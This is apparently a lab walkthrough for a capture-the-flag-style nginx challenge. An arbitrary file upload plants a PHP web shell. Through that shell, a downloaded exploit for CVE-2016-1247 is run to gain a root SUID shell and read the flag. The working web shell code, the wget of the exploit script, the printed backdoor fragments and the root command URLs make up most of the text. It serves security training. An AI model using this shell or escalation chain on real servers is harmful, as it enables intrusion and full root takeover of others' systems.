

[illegible]

Name	Vulnerable Nginx XI
URL	https://www.attackdefense.com/challengedetails?cid=217
Type	Infrastructure Attacks : Nginx

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability. In addition to that, the server is vulnerable to a well known privilege escalation vulnerability CVE-2016-1247

Objective: Your objective is to upload a web shell, execute arbitrary commands on the server as root and retrieve the flag!

Solution:

Step 1: Inspect the web application.

URL: <http://cvsa44l103eqmlhv80nsu06ev.public1.attackdefenselabs.com/>



The red button on the top right corner can be clicked to execute nginx log rotation.

Step 2: Search for CVE-2016-1247 on google and look for publically available exploits

http://cvsa...elabs.com/ x cve-2016-1247 - Goo... x +


https://www.google.com/search?q=cve-2016-1247&ie=utf-8&oe=utf-8&client=firefox-b-ab

Most Visited


All Videos News Shopping Maps More Settings Tools

About 68,200 results (0.32 seconds)


Videos



CVE-2016-1247
Nginx (Debian-based)
Vulnerability - Root Priv ...
LEGALHACKERS
YouTube - Nov 16, 2016



EP 1. G1VE M3
ROOT | CVE
2016-1247
WhiteVeil
YouTube - Feb 20, 2017



Understanding printer
vulnerabilites
(CVE-2016-3238)
Vectra AI, Inc.
YouTube - Jul 12, 2016

CVE-2016-1247 - NVD

<https://nvd.nist.gov/vuln/detail/CVE-2016-1247> ▼

Nov 29, 2016 - Description. The nginx package before 1.6.2-5+deb8u3 on Debian jessie, the nginx packages before 1.4.6-1ubuntu3.6 on Ubuntu 14.04 LTS, ...

Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247 - Dawid Golunski

<https://legalhackers.com/.../Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html> ▼


Discovered by: Dawid Golunski - dawid[at]legalhackers.com - <https://legalhackers.com> -
CVE-2016-1247 - Release date: 15.11.2016 - Last update: 11.01.2017 ...

Check the poc provided by Dawid Golunski:

<https://legalhackers.com/advisories/Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html>

Step 3: Download the exploitation script.

The link to exploitation script is provided on the web page



IX. REFERENCES

<https://legalhackers.com>

This advisory:

<https://legalhackers.com/advisories/Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html>

Exploit code:

<https://legalhackers.com/exploits/CVE-2016-1247/nginxed-root.sh>

CVE-2016-1247:

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1247>

Video PoC:

<https://legalhackers.com/videos/Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html>

Debian security:

<https://www.debian.org/security/2016/dsa-3701>

<https://security-tracker.debian.org/tracker/CVE-2016-1247>

Ubuntu security:

<https://www.ubuntu.com/usn/usn-3114-1/>

Gentoo security advisory (also affected):

<https://security.gentoo.org/glsa/201701-22>

Download the exploitation script.

Command: `wget https://legalhackers.com/exploits/CVE-2016-1247/nginxed-root.sh`

```
root@PentesterAcademyLab:~/Downloads# wget https://legalhackers.com/exploits/CVE-2016-1247/nginxed-root.sh
--2019-06-07 08:26:01-- https://legalhackers.com/exploits/CVE-2016-1247/nginxed-root.sh
Resolving legalhackers.com (legalhackers.com)... 45.33.72.243
Connecting to legalhackers.com (legalhackers.com)|45.33.72.243|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7264 (7.1K) [text/x-sh]
Saving to: 'nginxed-root.sh'

nginxed-root.sh          100%[=====>] 7.09K --.-KB/s in 0.001s

2019-06-07 08:26:02 (8.24 MB/s) - 'nginxed-root.sh' saved [7264/7264]

root@PentesterAcademyLab:~/Downloads#
```


Step 4: Create a simple web shell.

Save the below given php script as shell.php


```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```


```
root@PentesterAcademyLab:~# cat ~/Downloads/shell.php
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>

root@PentesterAcademyLab:~#
```

Step 5: Upload the exploitation script and the webshell to the web server.

Click the browse button and upload the exploitation script to the web server.







Navigate to the homepage of the web application and upload the webshell to the web server.



Step 6: Click on the hyperlink generated after uploading the php script



URL: <http://cvsa44l103eqmlhv80nsu06ev.public1.attackdefense.com/uploads/shell.php>



No output is returned because the cmd parameter was not passed.

Step 7: Execute system commands through "cmd" GET parameter.

Command: whoami

URL:

<http://cvsa44l103eqmlhv80nsu06ev.public1.attackdefense.com/uploads/shell.php?cmd=whoami>




www-data

Command: ls -l

URL:

<http://cvsa44l103eqmlhv80nsu06ev.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%20-l>




```
total 12
-rw-r--r-- 1 www-data www-data 7264 Jun  7 12:41 nginxed-root.sh
-rw-r--r-- 1 www-data www-data   73 Jun  7 12:42 shell.php
```

Step 8: Add execute permission to the exploitation script.

Command: chmod 755 nginxed-root.sh

URL:


<http://cvsa44l103eqmlhv80nsu06ev.public1.attackdefenselabs.com/uploads/shell.php?cmd=chmod%20755%20nginxed-root.sh>



Command: ls -l

URL:

<http://cvsa44l103eqmlhv80nsu06ev.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%20-l>



The screenshot shows a web browser window with three tabs. The active tab is titled 'http://cvsa44l103eqmlhv80nsu06ev.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls -l'. The browser's address bar shows the same URL. Below the address bar, there is a 'Most Visited' section. The main content area displays the output of the 'ls -l' command, showing a directory listing with permissions, owner, group, size, date, and filename.


```
total 12
-rwxr-xr-x 1 www-data www-data 7264 Jun  7 12:41 nginxed-root.sh
-rw-r--r-- 1 www-data www-data   73 Jun  7 12:42 shell.php
```

Step 9: The exploitation script requires nginx's error log file location to be passed as an argument. Check the file location of nginx's error log file.

Command: `ls -l /var/log/nginx`

URL:

<http://cvsa44l103eqmlhv80nsu06ev.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%20-l%20/var/log/nginx>



The screenshot shows a web browser window with three tabs. The active tab is titled 'http://cvsa44l103eqmlhv80nsu06ev.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls -l /var/log/nginx'. The browser's address bar shows the same URL. Below the address bar, there is a 'Most Visited' section. The main content area displays the output of the 'ls -l /var/log/nginx' command, showing a directory listing for files in the /var/log/nginx directory.

```
total 16
-rw-r----- 1 www-data www-data 8942 Jun  7 12:44 access.log
-rw-r----- 1 www-data www-data  484 Jun  7 12:43 error.log
```


The path of nginx error log file is "/var/log/nginx/error.log"

Step 10: Execute the exploitation script

Command: `./nginxed-root.sh /var/log/nginx/error.log`

URL:



<http://cvsa44l103eqmlhv80nsu06ev.public1.attackdefenselabs.com/uploads/shell.php?cmd=./nginxxed-root.sh%20/var/log/nginx/error.log>



```
total 12
-rwxr-xr-x 1 www-data www-data 7264 Jun 7 12:41 nginxed-root.sh
-rw-r--r-- 1 www-data www-data 73 Jun 7 12:42 shell.php
```

The exploitation script will keep running till logrotate is executed.

Step 11: Open a new tab, navigate to the homepage of the web application and click on the red button on the top right corner to execute nginx log rotation.



Step 13: Check the exploit code to figure out how to use the suid binary generated by the exploitation script.

Command: head -54 nginxed-root.sh | tail -7

```
root@PentesterAcademyLab:~/Downloads# head -54 nginxed-root.sh | tail -7
```

```
BACKDOORSH="/bin/bash"
BACKDOORPATH="/tmp/nginxrootsh"
PRIVESCLIB="/tmp/privesclib.so"
PRIVESC SRC="/tmp/privesclib.c"
SUIDBIN="/usr/bin/sudo"
```

```
root@PentesterAcademyLab:~/Downloads#
```

Command: tail -15 nginxed-root.sh

```
root@PentesterAcademyLab:~/Downloads# tail -15 nginxed-root.sh
```

```
rm -f $ERRORLOG
echo > $ERRORLOG
```

```
# Use the rootshell to perform cleanup that requires root privileges
$BACKDOORPATH -p -c "rm -f /etc/ld.so.preload; rm -f $PRIVESCLIB"
# Reset the logging to error.log
$BACKDOORPATH -p -c "kill -USR1 `pidof -s nginx`"
```

```
# Execute the rootshell
echo -e "\n[+] Spawning the rootshell $BACKDOORPATH now! \n"
$BACKDOORPATH -p -i
```

```
# Job done.
cleanexit 0
```

```
root@PentesterAcademyLab:~/Downloads#
```


The source code of exploitation script reveals how to use the suid binary to execute command as root.

Step 14: Use the suid binary generated by the exploitation script to execute command as root

Command: /tmp/nginxrootsh -p -c 'whoami'

URL:

<http://cvsa44l103eqmlhv80nsu06ev.public1.attackdefenselabs.com/uploads/shell.php?cmd=/tmp/nginxrootsh%20-p%20-c%20%27whoami%27>




root

Step 15: Check the files present in root user's home directory

Command: /tmp/nginxrootsh -p -c 'ls -l /root'

URL:

<http://cvsa44l103eqmlhv80nsu06ev.public1.attackdefenselabs.com/uploads/shell.php?cmd=/tmp/nginxrootsh%20-p%20-c%20%27ls%20-l%20/root%27>



```
total 4
-rw-r--r-- 1 root root 33 Nov  2  2018 flag
-rw-r--r-- 1 root root  0 Jun  7 11:43 stdout.log
```


The location of flag file is revealed.

Step 16: Retrieve the flag.

Command: /tmp/nginxrootsh -p -c 'cat /root/flag'

URL:

<http://cvsa44l103eqmlhv80nsu06ev.public1.attackdefenselabs.com/uploads/shell.php?cmd=/tmp/nginxrootsh%20-p%20-c%20%27cat%20/root/flag%27>



Flag: 99768ec7ebb65c7aa27276f6123386fa

References:

1. Nginx (<https://www.nginx.com/>)
2. CVE-2016-1247 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1247>)
3. Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247
(<https://legalhackers.com/advisories/Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html>)